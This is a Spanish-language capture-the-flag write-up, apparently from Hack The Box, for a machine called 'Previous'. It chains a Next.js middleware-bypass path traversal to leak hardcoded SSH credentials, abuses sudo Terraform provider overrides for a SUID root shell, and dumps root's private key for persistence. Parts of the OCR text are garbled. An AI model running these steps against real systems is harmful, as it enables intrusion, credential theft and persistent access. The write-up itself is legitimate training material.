


ID	Payload 1	Status	Length	Round-trip Time (ms)
101	zip	404	249	383
102	tar.gz	404	249	927
36	static	500	166	798
46	server	500	166	1015

102 requests


http://previous.hbt		Response	
1	GET /api/download?example=../../../../app/.next/static HTTP/1.1	1	HTTP/1.1 500 Internal Server Error
2	x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware	2	Server: nginx/1.18.0 (Ubuntu)
3	Host: previous.hbt	3	Date: Sun, 21 Sep 2025 01:56:44 GMT
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	4	Connection: close
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	5	Content-Length: 21
6	Accept-Language: en-US,en;q=0.5	6	
7	Accept-Encoding: gzip, deflate	7	Internal Server Error
8	Connection: close		
9	Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi		
10	Upgrade-Insecure-Requests: 1		
11	Priority: u=0, i		

Ambas rutas fueron enumeradas, siendo `/server/` la que destacó en resultados útiles.



```
curl -X GET "http://previous.hbt/api/download?example=../../../../app/.next/server/pages-manifest[FUZZ].json" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Connection: keep-alive" -H "Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6%782bc0a7fd2741314c35363f32cbcf9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi" -H "Upgrade-Insecure-Requests: 1" -H "Priority: u=0, i"
```

El contenido de `pages-manifest.json` es un mapa de rutas `pages/handler` concretas dentro de la aplicación, una de esas rutas apunta a un `handler` dinámico de **API** llamado `pages/api/auth/[...nextauth].js` cuya información luce interesante de examinar.




ID	Payload 1	Status	Length	Round-trip Time (ms)
43	pages-manifest...	200	923	754
1	api	404	249	503
28	pages%	500	166	617
29	pages%2Fapi	500	166	507

```
curl -X GET "http://previous.hbt/api/download?example=../../../../app/.next/server/pages-manifest.json" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Connection: close" -H "Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6%782bc0a7fd2741314c35363f32cbcf9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi" -H "Upgrade-Insecure-Requests: 1" -H "Priority: u=0, i"
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 21 Sep 2025 02:09:22 GMT
Content-Type: application/json
Content-Length: 653
Content-Disposition: attachment; filename=../../../../app/.next/server/pages-manifest.json
ETag: "lab5ewvb231t4"
{
  "/app": "pages/_app.js",
  "/error": "pages/error.js",
  "[/api/auth/[...nextauth]]": "pages/api/auth/[...nextauth].js",
  "/api/download": "pages/api/download.js",
  "/docs/section": "pages/docs/section.html",
  "/docs/components/layout": "pages/docs/components/layout.html",
  "/docs/components/sidebar": "pages/docs/components/sidebar.html",
  "/docs/examples": "pages/docs/content/examples.html",
  "/docs/getting-started": "pages/docs/content/getting-started.html",
  "/docs": "pages/docs.html",
  "/": "pages/index.html",
  "/signin": "pages/signin.html",
  "/document": "pages/_document.js",
  "/404": "pages/404.html"
}
```

Nuevos hallazgos con respuesta 500 expandieron igualmente el alcance de enumeración.



ID	Payload 1	Status	Length	Round-trip Time (ms)
101	zip	404	249	517
102	tar.gz	404	249	680
28	pages	500	166	617
29	pages%2Fapi	500	166	507

```
curl -X GET "http://previous.hbt/api/download?example=../../../../app/.next/server/pages" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Connection: close" -H "Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6%782bc0a7fd2741314c35363f32cbcf9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi" -H "Upgrade-Insecure-Requests: 1" -H "Priority: u=0, i"
```

Response:

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 21 Sep 2025 02:09:21 GMT
Connection: close
Content-Length: 21
Internal Server Error
```

Modifiqué la URL para extraer el contenido del *handler*, la envié y este fue el resultado.

```

Request
1 GET /api/download?example=.../app/.next/server/pages/api/auth/[...nextauth].js HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.hb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: next-auth.csrf_token=97e8f05a895fe09503562f453a4a4ff641a527cd986731fd8ace2bb854c27b37
a7ce29164df95348f7ad1c5fe01ac782bca07cf2d741314c35363f32cbcf9bad15; next-auth.callback-url
=http%3A%2F%localhost%3A0000%Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 21 Sep 2025 02:12 GMT
4 Content-Type: application/zip
5 Content-Length: 1537
6 Connection: keep-alive
7 Content-Disposition: attachment; filename=.../app/.next/server/pages/api/auth/[...nextauth].js
8 ETag: "ihx6eiwsdkd7b"
9
10 "use strict";(()=>{
11   var e={};e.id=651,e.ids=[651],e.modules=[3480:(e,n,r)={e.exports=r(5600)},5600:e=>{
12     e.exports=require("next/dist/compiled/next-server/pages-api.runtime.prod.js")},6435:(e,n)=>[Object.defineProperty(n,"M",{enumerable:!0,getter:function(){return function e(n,r){return r in n?n[r]:"then"in n&&function"==typeof n.then?n.then(n=>e(n,r)):"function"==typeof n&&"default"==r?n:void 0}}}),8667:(e,n)=>[Object.defineProperty(n,"A",{enumerable:!0,getter:function(){return r}});var r=function(e){return e.PAGES=e.PAGES_API=e.PAGES_APP=e.APP_PAGE="APP PAGE",e.APP_ROUTE="APP ROUTE",e.IMAGE="IMAGE",e()()},9832:(e,n,r)=>{r.r(n),r.d(n,{config:(l=>l.default:l=>P.routeModule:l=>A});var t={};r.r(t),r.d(t,{default:l=>p});var a=r(3480),s=r(8667),i=r(6435);let u=require("next-auth/providers/credentials"),o={session:{strategy:"jwt"},providers:[r.n(u)]},{name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>{username="jeremy",password="process.env.ADMIN_SECRET?"MyName Pancakes":(id:"1",name:"Jeremy",null)},pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)(),o={o,(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]",bundlePath:"",filename:""},userland:t})};var n=require("../..../webpack-api-runtime.js");n.C(e);var r=n(ns=9832);module.exports=r}();

```

Poniendo atención a los detalles es posible entender los datos que se alojan ahí, pero existen maneras de hacer que la máquina filtre toda esa información por nosotros.

```

~/Arsenal/LAB/HTB/previous at 23:24:36
nvim api-auth-data
~/Arsenal/LAB/HTB/previous at 23:24:39
cat api-auth-data | grep -Ei 'username|password'
"use strict";(()=>{
  var e={};e.id=651,e.ids=[651],e.modules=[3480:(e,n,r)={e.exports=r(5600)},5600:e=>{
    e.exports=require("next/dist/compiled/next-server/pages-api.runtime.prod.js")},6435:(e,n)=>[Object.defineProperty(n,"M",{enumerable:!0,getter:function(){return r}});var r=function(e){return e.PAGES=e.PAGES_API=e.PAGES_APP=e.APP_PAGE="APP PAGE",e.APP_ROUTE="APP ROUTE",e.IMAGE="IMAGE",e()()},9832:(e,n,r)=>{r.r(n),r.d(n,{config:(l=>l.default:l=>P.routeModule:l=>A));var t={};r.r(t),r.d(t,{default:l=>p});var a=r(3480),s=r(8667),i=r(6435);let u=require("next-auth/providers/credentials"),o={session:{strategy:"jwt"},providers:[r.n(u)]},{name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>{username="jeremy",password="process.env.ADMIN_SECRET?"MyName Pancakes":(id:"1",name:"Jeremy",null)},pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)(),o={o,(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]",bundlePath:"",filename:""},userland:t})};var n=require("../..../webpack-api-runtime.js");n.C(e);var r=n(ns=9832);module.exports=r}();
~/Arsenal/LAB/HTB/previous at 23:24:47
nvim system-data
~/Arsenal/LAB/HTB/previous at 23:26:51
batcat system-data -l md
File: system-data
1 :== CREDENTIALS ==:
2   ENVI : SSH
3   USER : jeremy
4   PASS : MyName Pancakes
5
6 Job Board HASH :

```

Copié y guardé el contenido en mi máquina local para filtrar el contenido con `grep` por palabras clave como *username* y *password*. Dentro había oculta una posible credencial de usuario para el sistema principal, ya que al examinar el `/etc/passwd` del contenedor, este usuario no formaba parte del archivo.

Post explotación

Revisando los resultados del escaneo principal recordé que la máquina posee el servicio **SSH** activo. Probé las credenciales recientemente extraídas y ¡Listo! Acceso inicial.

Como el usuario *jeremy* hacemos un **cat** al archivo *user.txt* para obtener la primera *flag*.

The screenshot shows a terminal window with the following content:

```
~/Arsenal/LAB/HTB/previous at 23:31:19
ssh jeremy@$LAB
The authenticity of host '10.10.11.83 (10.10.11.83)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHDyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.83' (ED25519) to the list of known hosts.
jeremy@10.10.11.83's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sun Sep 21 02:30:52 AM UTC 2025

System load: 0.0          Processes:      ★★218★★
Usage of /: 80.5% of 8.76GB   Users logged in: 0
Memory usage: 10%           IPv4 address for eth0: 10.10.11.83
Swap usage: 0%              User Rated Difficulty: ...
```

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

51 players

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Sun Sep 21 02:30:53 2025 from 10.10.16.56
jeremy@previous:~\$ export TERM=xterm; export SHELL=bash; echo '\$\n'

jeremy@previous:~\$ cat user.txt; echo '\$\n'

75260b

Escalada de privilegios

Lo que precede es llegar al usuario **root**. Existen muchas formas de buscar en la máquina y dar con datos que puedan ser útiles, podríamos buscar archivos **SUID** con **find**, buscar binarios asignados con **capabilities** usando **getcap**, listar directorios clave como **/opt**, **/tmp**, **/srv** para ver el contenido o usar **sudo -l** para listar los permisos con el usuario obtenido.



```
jeremy@previous:~$ find / -user root -type f -perm -u=s 2>/dev/null; echo $'\n'
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1

jeremy@previous:~$ getcap -r / 2>/dev/null; echo $'\n' ★★★★☆
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep

jeremy@previous:~$ sudo -l; echo $'\n'
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
  !env_reset, env_delete+=PATH, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User jeremy may run the following commands on previous:
  (root) /usr/bin/terraform -chdir=/opt/examples apply

jeremy@previous:~$ ls -la /opt; echo $'\n'
total 20
drwxr-xr-x  5 root root 4096 Aug 21 20:09 .
drwxr-xr-x 18 root root 4096 Aug 21 20:23 ..
drwxr-x---x  4 root root 4096 Aug 21 20:09 containerd
drwxr-xr-x  3 root root 4096 Sep 21 02:38 examples
drwxr-xr-x  3 root root 4096 Aug 21 20:09 terraform-provider-examples

jeremy@previous:~$ ls -la /opt/examples; echo $'\n'
total 28
drwxr-xr-x  3 root root 4096 Sep 21 02:38 .
drwxr-xr-x  5 root root 4096 Aug 21 20:09 ..
-rw-r--r--  1 root root   18 Apr 12 20:32 .gitignore
-rw-r--r--  1 root root  576 Aug 21 18:15 main.tf
drwxr-xr-x  3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r--  1 root root  247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r--  1 root root 1097 Sep 21 02:38 terraform.tfstate
```

Luego de analizar la información extraída di con un binario que puede efectuarse con permisos de super usuario bajo ciertas condiciones, el programa en cuestión es **terraform** y con él es posible ejecutar código malicioso modificando archivos dentro del directorio **/opt/examples**, haciendo posible emitir acciones como el usuario **root** del sistema.

Buscando tener los privilegios adecuados para esta maniobra listé el directorio en cuestión, pero no es posible ni crear archivos dentro ni modificar los existentes debido a los permisos.

Luego de una ardua investigación para dar con la manera de aprovecharme de estos hallazgos, di con este **PoC** curiosamente alineado a las condiciones de este laboratorio.

The screenshot shows a browser window with the URL <https://dollarboysushil.com/posts/Terraform-Sudo-Exploit-Privilege-Escalation/>. The page title is "Privilege Escalation PoC: Terraform sudo Exploit". Below the title, it says "PoC showing Linux privilege escalation via sudo Terraform. By abusing provider_installation dev_overrides and TF_CLI_CONFIG_FILE, a malicious provider script runs as root, allowing creation of a SUID root shell". There is a button labeled "Privilege escalation training".

Recomiendo seguir al pie de la letra todo el proceso de preparación descrito en este **PoC**, son muy leves los detalles que hay que corregir para que funcione.

The terminal session shows the configuration of a Terraform provider named "examples". It includes a validation block that checks if the source path contains "/root/examples/" and sets an error message if it does not. The provider block is defined as {}.

```
jeremy@previous:~$ cat /opt/examples/*.tf; echo $'\n' GitHub - gotr00t0day - Understanding the CV - Privilege Escalation + https://dollarboysushil.com/posts/Terraform-Sudo-Exploit-Privilege-Escalation/ Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tools Hack The Box OSINT Services Home > Privilege Escalation PoC: Terraform sudo Exploit
```

variable "source_path" {
 type = string
 default = "/root/examples/hello-world.ts"
}
validation {
 condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
 error_message = "The source_path must contain '/root/examples/'."
}
provider "examples" {}

A separate terminal window shows the creation of a SUID root shell:

```
jeremy@previous:~$ vim /tmp/terraform-provider-examples; chmod +x /tmp/terraform-provider-examples; echo $'\n'
```

The provider configuration is then applied:

```
jeremy@previous:~$ vim /tmp/examples.rc; export TF_CLI_CONFIG_FILE=/tmp/examples.rc; ls -la /tmp; echo $'\n'
```

The final output shows the newly created SUID root shell:

```
total 64  
drwxrwxrwt 13 root root 4096 Sep 21 03:13 .  
drwxr-xr-x 18 root root 4096 Aug 21 20:23 ..  
-rw-rw-r-- 1 jeremy jeremy 89 Sep 21 03:13 examples.rc  
drwxrwxrwt 2 root root 4096 Sep 20 19:02 .font-uniX  
drwxrwxrwt 2 root root 4096 Sep 20 19:02 .ICE-unix  
drwx----- 3 root root 4096 Sep 20 19:02 systemd-private-f5940d25bdf847dab74698a4cc8d85b9-ModemManager.service-G7  
drwx----- 3 root root 4096 Sep 20 19:02 systemd-private-f5940d25bdf847dab74698a4cc8d85b9-systemd-logind.service-  
drwx----- 3 root root 4096 Sep 20 19:02 systemd-private-f5940d25bdf847dab74698a4cc8d85b9-systemd-resolved.service  
drwx----- 3 root root 4096 Sep 20 19:02 systemd-private-f5940d25bdf847dab74698a4cc8d85b9-timesyncd.servi  
drwx----- 3 root root 4096 Sep 20 20:29 systemd-private-f5940d25bdf847dab74698a4cc8d85b9-upower.service-NRIPBY  
-rwxrwxr-x 1 jeremy jeremy 32 Sep 21 03:11 terraform-core
```

Este es un ejemplo de cómo no hacerlo, aunque el proceso es bastante similar.

Así luce el **PoC** funcionando a la perfección, modificando `/bin/bash` con permisos **SUID**.

```
jeremy@previous:~$ vim /tmp/config.rc; vim /tmp/terraform-provider-examples; chmod +x /tmp/terraform-provider-examples; echo $'\n'-----\nNOTAS OSCP/CPTS-----\njeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply; echo $'\n'-----\nWarning: Provider development overrides are in effect-----\nThe following provider development overrides are set in the CLI configuration:\n- previous.hub/terraform/examples in /tmp-----\nThe behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible.\n-----\nError: Failed to load plugin schemas-----\nError while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.\nschema: Unrecognized remote plugin message:\nFailed to read any lines from plugin's stdout\nThis usually means\nthe plugin was not compiled for this architecture,\nthe plugin is missing dynamic-link libraries necessary to run,\nthe plugin is not executable by this process due to file permissions, or\nthe plugin failed to negotiate the initial go-plugin protocol handshake\n-----\nAdditional notes about plugin:\nPath: /tmp/terraform-provider-examples\nMode: -rwxrwxr-x\nOwner: 1000 [jeremy] (current: 0 [root])\nGroup: 1000 [jeremy] (current: 0 [root])\n..\n-----\njeremy@previous:~$ ls -la /bin/bash; echo $'\n'-----\n-rwsr-sr-x 1 root root 1396520 Mar 14 2024 /bin/bash-----\n-----\nTerraform permite la anulación de la instalación de proveedor.\nTerraform ejecuta nuestro script en lugar de un comando de línea.\n-----\n1 cat > /tmp/dollarboysushil.rc << 'EOF'\n2 provider_installation {\n3   dev_overrides {\n4     "dollarboysushil.com/terraform/examples"\n5   }\n6   direct {}\n7 }\n8 EOF\n9\n10 export TF_CLI_CONFIG_FILE=/tmp/dollarboysushil.rc-----\n-----\njeremy@previous:~$ @ Configuración-----\njeremy@previous:~$ whoami; echo $'\n'-----\nroot-----\n-----\nbash-5.1# cat /root/root.txt; echo $'\n'-----\n683bcd-----\nbash-5.1# cat /root/.ssh/id_rsa; echo $'\n'-----\n-----BEGIN OPENSSH PRIVATE KEY-----\nb38lbnZaC1rZXKtdjEAAAAABG5vbmuJAAAABm9uZQAAAAAAAAABAABlwAAAAdzc2gtcnTF_CLI_CONFIG_FILE apunta a nuestro archivo de configuración\nNhAAAAAwEAAQAAAYEAmxhpS4UBVdbNosrMPuKzRSbCOTgUH0/Tp/Yb32hyiMyMT68JuWk\nbx8jLmjbb//cojY1uIkYn0/pkCZIP7PZ3gq5SW7vV1meweQ8pYG1rMKbB8XXVGjMg9smuR "dollarboysushil.com/terraform/examples" = "/tmp/dollarboysushil.rc\nR5rXbvlfVylGTIixiCDjxNqtzo03nW95Cj4WgEh8xDsryQd+tg2koz33swCppjWCGKkmdD\npg/zG6u+lvEVE8Rlzrsk5y01Lsal0SRbaeRsYwXmtSCkThU9ktaJOVQvXFtZqyg9aK/1f-----\n-----
```

Una vez lograda la vulneración solo es necesario lanzar la nueva shell y listo, obtendrás acceso **root** en el sistema. Listando el recurso `/root/root.txt` imprimirás en pantalla el contenido de la última flag que esconde el laboratorio dando por concluida la máquina.

```
jeremy@previous:~$ ./bin/bash-----\nbash-5.1# whoami; echo $'\n'-----\nroot-----\nbash-5.1# cat /root/root.txt; echo $'\n'-----\n683bcd-----\nbash-5.1# cat /root/.ssh/id_rsa; echo $'\n'-----\n-----BEGIN OPENSSH PRIVATE KEY-----\nb38lbnZaC1rZXKtdjEAAAAABG5vbmuJAAAABm9uZQAAAAAAAAABAABlwAAAAdzc2gtcnTF_CLI_CONFIG_FILE apunta a nuestro archivo de configuración\nNhAAAAAwEAAQAAAYEAmxhpS4UBVdbNosrMPuKzRSbCOTgUH0/Tp/Yb32hyiMyMT68JuWk\nbx8jLmjbb//cojY1uIkYn0/pkCZIP7PZ3gq5SW7vV1meweQ8pYG1rMKbB8XXVGjMg9smuR "dollarboysushil.com/terraform/examples" = "/tmp/dollarboysushil.rc\nR5rXbvlfVylGTIixiCDjxNqtzo03nW95Cj4WgEh8xDsryQd+tg2koz33swCppjWCGKkmdD\npg/zG6u+lvEVE8Rlzrsk5y01Lsal0SRbaeRsYwXmtSCkThU9ktaJOVQvXFtZqyg9aK/1f-----\n-----
```

Para obtener **persistencia** (*Si lo deseas*) se puede extraer el contenido del documento `id_rsa` en `/root/.ssh/` que almacena la clave privada **RSA** del usuario **root**, útil para conectarnos por **SSH** con esos privilegios sin necesidad de explotar nuevamente el **PoC**.

Persistencia

Es tan sencillo como copiar el contenido, guardarla en el sistema, cambiar sus permisos y luego intentar conectarse a la máquina con la nueva llave, obteniendo así la persistencia.

The terminal window shows the following steps:

```
nvim root_rsa; chmod 600 root_rsa
ssh -i root_rsa root@LAB
```

System information as of Sun Sep 21 04:15:05 AM UTC 2025

System load	Processes
0.0	224

Usage of /: 80.9% of 8.76GB Users logged in: 1
Memory usage: 17% IPv4 address for eth0: 10.10.11.83
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.
1 update can be applied immediately.
1 of these updates is a standard security update.
